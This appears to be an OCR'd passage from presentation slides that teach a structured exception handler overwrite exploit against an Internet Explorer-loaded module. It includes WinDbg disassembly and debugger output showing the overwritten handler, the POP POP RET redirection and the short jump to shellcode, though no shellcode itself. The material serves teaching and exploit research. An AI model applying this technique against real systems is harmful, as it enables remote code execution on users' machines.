
Executing the exploit (1)

- **We place a breakpoint before entering in the vulnerable method. The SE handler that will be overwritten sits at 0x15fa79c, and corresponds to the jscript.dll module**



Executing the exploit (2)

- **After the overflow occurs we successfully overwrites the old jscript SE handler later code execution will be redirected to our POP POP RET instructions**



Redirect code execution

- **The code is redirected to our fake SE Handler address**

Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86

Offset: @$scopeip Previous Next

```
03eb26c2 7411            je      MDIEEx!DllUnregisterServer+0x1610 (03eb26d5)
03eb26c4 83c608          add     esi,8
03eb26c7 47              inc     edi
03eb26c8 81fe00f0eb03    cmp     esi,offset MDIEEx!DllUnregisterServer+0xdf3b (03ebf000)
03eb26ce 72e4            jb      MDIEEx!DllUnregisterServer+0x15ef (03eb26b4)
03eb26d0 33c0            xor     eax,eax
03eb26d2 5f              pop     edi
03eb26d3 5e              pop     esi
03eb26d4 c3              ret
03eb26d5 8b4c2410        mov     ecx,dword ptr [esp+10h]
03eb26d9 668b04fdecefeb03 mov     ax,word ptr MDIEEx!DllUnregisterServer+0xdf27 (03ebefec)[edi*8]
03eb26e1 6a01            push    1
03eb26e3 668901          mov     word ptr [ecx],ax
```


Command - Pid 3424 - WinDbg:6.11.0001.404 X86

```
0:008> !exchain
015fa79c: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
0:008> bp 03eb26d2
0:008> g
Breakpoint 3 hit
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=00000000 edi=00000000
eip=03eb26d2 esp=015f7e54 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MDIEEx!DllUnregisterServer+0x160d:
03eb26d2 5f              pop     edi
```

0:008>


Jumping to our payload

- **Jumping over 6 bytes to reach ou shellcode starting at address 0x015fa7a4**



Shellcode execution

- **Time to dance ☺**



Questions

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References

- http://msdn.microsoft.com/en-us/library/ms680663%28v=VS.85%29.aspx
- http://msdn.microsoft.com/en-us/library/c68xfk56%28v=vs.71%29.aspx
- http://en.wikipedia.org/wiki/Win32_Thread_Information_Block
- http://corelan.be